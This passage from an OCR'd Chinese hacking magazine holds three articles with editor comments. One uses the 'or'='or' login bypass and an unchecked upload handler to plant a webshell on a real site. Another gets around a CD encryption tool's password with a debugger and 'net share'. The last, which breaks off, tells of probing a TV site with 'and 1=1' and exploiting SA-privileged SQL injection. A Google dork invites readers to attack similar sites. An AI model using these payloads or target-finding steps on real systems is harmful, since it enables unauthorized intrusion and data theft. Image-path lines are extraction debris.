      InsertCursor.Update
   '  response.write InsertCursor("id")
   '  response.End
   '  InsertCursor.movelast
%>
<script language=Javascript>
<!--
      alert("添加成功！");
      window.location="newsAdd.asp"
      -->
```

上面是我自己标上去的，还是用 Request 直接取得用户提交的名字和内容，什么也没过滤，就会告诉添加成功了。如图 3。


三、经典的 'or'='or'

我这个人一般发现注入漏洞就先找后台，这次也不例外。没想到找到后台后，直接 'or'='or' 居然进去了。在 admin/login.asp（管理员登录页面）的第 2 行到 13 行代码如下：

```
<%
if Request("userID")<>""
```

```
then   '如果管理员名不为空就执行SQL语句
        sql="select * from users where userID='"& trim(request
("userID"))'去除空格后取userID的值
    & "' and Password='" & replace(trim(request("password")),
"'","''") & "'" '用replace函数过滤密码处的单引号
        'response.write sql
        'response.End
        set rs = conn.Execute(sql)
        if not (rs.eof or err) then
                代码略……
        else
    %>
```

userID代表管理员用户名，Password是管理员密码。userID去空格直接取值，Password用了replace函数将单引号变成双引号。这样我们在管理员用户名的地方提交：'or'='or' 就变成：**sql="select * from users where userID='or'='or' & "' and Password='" & replace (trim(request("password")), "'","''") & "'"**


图3 跨站成功

or在逻辑运算中有一个为真则为真，这样就不会执行后面的and了。当然它后面用replace过滤单引号是什么作用也没有的。因为它判断管理员用户名是否为空，密码的地方没什么判断，我们密码处什么也不用填，如图4。



图4 进入后台管理

四、后台上传漏洞

如果只是进后台的话也不至于我三分钟就得到WEBSHELL，因为我直接在上传的地方传一个ASP马儿，就直接告诉我成功了。下面看下savefile.asp（处理上传的文件），3行到19行代码如下：

```
<%
set upload=new upload_5xSoft
formPath=formPath
set file=upload.file("file1")
formPath="../file/"
if file.FileSize>0 then    '如果 FileSize > 0 说明有文件数据
    fileName=file.FileName    '获得文件名的值
file.SaveAs Server.mappath(formPath&filename) '保存文件
end if
set file=nothing
%>
        <script language=Javascript>
        <!--
        alert("文件上传成功！");
        window.location="addFile.asp"
        -->
```

如果FileSize > 0说明就会直接保存文件了，（当然我们不会传空文件了）而且连文件名字都没有变动，如图5。


图5 成功获得webshell

最后总结一下，我找了半天也没找到这是什么程序，去GOOGLE搜索中文网站：**inurl:admin/default.asp**找到了几个类似的网站。留给比我还菜的朋友们自己研究吧。这是我接触网络安全方面第一次遇见的漏洞这么多的网站，希望能给菜菜朋友们带来帮助。欢迎朋友们去非安全的论坛和我交流技术，我的ID是樱花浪子。

编辑点评：

虽然方法是老的，但是浪子从漏洞利用原理方面给我们讲解出来，稍微懂一些SQL的朋友相信不难看懂吧！菜鸟永远存在，而我们永远需要菜鸟型的文章，只不过写的人不同罢了。现在网络上的脚本程序漏洞满天飞，一些网站也许只要几句SQL语句就可以拿到admin，学注入的朋友越来越多也不足为怪了。小编我SQL注入是小菜，我喜欢这样的文章。

破解“大师”的加密光盘



寂寞的刺猬[L.S.T]

从本文中你可以学到：
一种简单的破解“光盘加密大师”的方法

一日，好友小雪来访。


小雪：前段时间用“光盘加密大师”做了一张加密光盘，可是我把密码忘了，你能帮我把密码找回来吗？

刺猬：啊？破解我没干过，不专业啊！^_^

小雪：少整那没用的！帮还是不帮！

刺猬：不帮！哪敢哟……

放入小雪带来的光盘，自动弹出了一个窗口，如图1。


图1 要求输入密码

“嘿，密码是多少？”我笑眯眯地看了一眼小雪。“废话，我要是记得还来找你！”“嘿嘿，不要这样嘛！逗你玩呢！”。我随便输入了一串数字，返回的提示是“密码不正确”！虽然偶没有搞过破解，但也看了几篇这方面的文章，正好借这个机会实践一下。先打开“W32DASM”静态分析软件，载入光驱中的“cdrun.exe”，然后依次点击“参考”－“串式参考”，在打开的“参考内容清单”窗口中，找到“密码不正确”字串，双击后得到该字串的偏移值“0047cc60”。接下来启动“Ollydbg”（动态分析软件），同样先载入“cdrun.exe”，然后在“0047cc60”处按F2下断点，然后按F9启动程序，在弹出的密码输入窗口内，输入123456，回车后，程序停在了“0047cc60”，按照破解的规律，这时应该能看到正确的密码了，果然，在左边的寄存器窗口内，出现




图2 寄存器中出现真的密码

了两个值，如图2。

经过多次测试后得知，其中“916428C69551E1A6”是123456的转换值，而另一项则就是原密码的转换值，只要能找出其算法就能得到原密码值，问题是：光盘加密大师的密码是怎样的一种算法？试着用F7跟进，结果，偶的汇编太烂了，看了很长时间也没看懂！




图3 根目录下多出几个文件




图4 命令行下使用CD命令成功进入“图象”目录




图5 使用映射成功破解“大师”加密

“破不出来！”偶沮丧地说。

“那怎么办？不用密码能看到其中的文件吗？”小雪用一种期待的眼神看着我。

“这个？试试吧”。

前段时间偶用“FinalData”恢复了硬盘中丢失的数据，不知道这个软件是否能读出加密光盘中的文件？启动“FinalData2.0企业版”，点击工具栏中的“打开”图标，选择“逻辑驱动器”中的光驱盘符，在打开的“选择要搜索的簇范围”窗口内，点击“取消”按钮，在光盘“根目录”中多了几个文件，如图3。

“这是不是你光盘中的文件？”我指着那些多出来的名称问。

“对，对！这些是目录名称，文件都在这里面”小雪激动地答道。

“OK，这就给你恢复出来”我自信地说。

结果出乎意料，恢复出的都是只有2KB大小的文件，根本就恢复不出隐藏在目录内文件，哇！糗大了！我傻傻地冲着小雪直笑，“不要紧，找不出来就算了”小雪安慰道。“且慢！”，虽然只有几秒的时间，但大脑中的搜索却定位到了一个模糊的记忆上——DOS命令。

“我想起了一种方法，记不太清了，先百度一下”，在一番查找后，我兴奋地对小雪说：“找到方法了！”

“真的？”小雪半信半疑地看着我。

“嗯，50%的把握！”（这里省略挨扁的一千字）。

打开CMD窗口，先将路径切换至光盘盘符，然后，输入**cd 图像**，回车后如图4。

哈哈，进入了“图像”目录，然后执行**Dir**命令。

“瞧，图像目录中的文件及文件夹全部显示出来了。”

“那，怎么弄出来啊？”

“简单，用COPY命令！比如，你要复制其中一个文件到C盘中，就执行如下命令：**copy 要复制的文件名 c:\文件名**”

“一个一个地复制，那不是很慢，有没有快的方法？”

“快的方法？XCopy，这个是可以复制指定目录内的文件夹及文件。命令是：**xcopy 光盘盘符:\目录*.* 磁盘盘符:\指定目录 /s**”，偶不禁为自己能记住这些DOS命令而窃喜……

“怎么不行啊？用Xcopy复制光盘目录中的文件，出现的是：找不到文件 -*.*”小雪着急地说道。

不会吧！偶试了一下，还真是这样，不过在磁盘目录中是正常的，看来在这个加密的光盘目录中，XCopy发挥不了它的作用，那怎么办呢？有什么命令可以将目录映射呢？Subst-虚拟驱动器，但执行的结果和Xcopy是一样的，对加密光盘无济于事。还有哪个命令？我突然想到了“**net share**”——“**共享**”，不知道这个命令是否可行？在CMD中执行：**net share jm=r:\图像**，返回的是“jm 共享成功”，接着在“运行”中输入**127.0.0.1\jm**，如图5。

“图像”目录内的所有文件全部显示出来了，现在可以很方便地打开任意一个文件。

“OK，弄好了，厉害吧！”

“嘻，这点小事，你弄了那么长时间，算了，不批评你了，把那个FinalData复制到我U盘中，停会儿再请我吃羊肉串，就当你将功补过了”

“天啊，不是吧……”

刺猬独白：刚才俺只说了共享的方法，停会儿再给小雪灌输一下共享的危害性，嘿嘿，小雪呀，想知道去除共享的方法吗？那就结账去吧。PS：偷偷告诉你一下，去除共享的命令是：**net share 共享名 /del**。


[文章中涉及到的工具FinalData2.0在光盘中有收录]

小编点评：

刚看开头的时候，还以为又是一篇菜鸟爆破文章，可没有想到刺猬“汇编太烂”，呵呵！从使用FinalData得到加密的目录到使用映射得到加密文件，似乎有些巧合的味道。但这正是长时间积淀的结果，机遇都是给有准备的人准备的。如果你在密界混迹了几年的话，相信理解这样的小菜专利是相当easy的！NOHACK

CCTV 惊爆漏洞

——见风使舵安检南京互联星空



[S.S.T]逍遥

话说“人在江湖，身不由己”，本人最近喜欢看《黑客手册》，所以决定投稿，大家不要以为我是MM，其实我是男生~今天我要写一篇关于“某大型网络电视惊暴漏洞”文章，最近老婆姗姗迷上看电影，又想免费看，无奈，只好找免费的电影网站。百度里面一搜，某某网站好像是免费的，进去看看，大家看图1。

这就是某某站，呵呵~~其实这站并不是我的目标，看站测试了几个连接，没得到什么可用的信息，想到我那可爱的老婆，不能灰

心，继续寻找“剩下的果实”，一个小时后，也许是管理员太粗心了，留的是一个“肥果子”，连接测试（加 **and 1=1**）结果如图2。




图1 某某网络电视首页




图2 发现漏洞

很明显的注入漏洞。国内这么牛的站，也存在这种漏洞，真是少见哦！废话不多说，拿出我的武器装备，啊D哥的注入工具，此工具跟如来佛手一样，什么漏洞都逃不过它的“五指山”，一扫漏洞，吓大跳，晕~~~如图3。




图3 SQL 注入猜解

竟然是SA权限DBO的用户，库是CCTV，哇~~~老天对我简直是太公平了，这种事情都让我碰见，用南京话讲“这个情况真地是不错滴”。哈哈，我们用最常见的手法，列它的目录。C盘倒没发现什么可用的信息，我们换成D盘瞧一瞧，吓死人的事情，就在这里发生了，如图4。

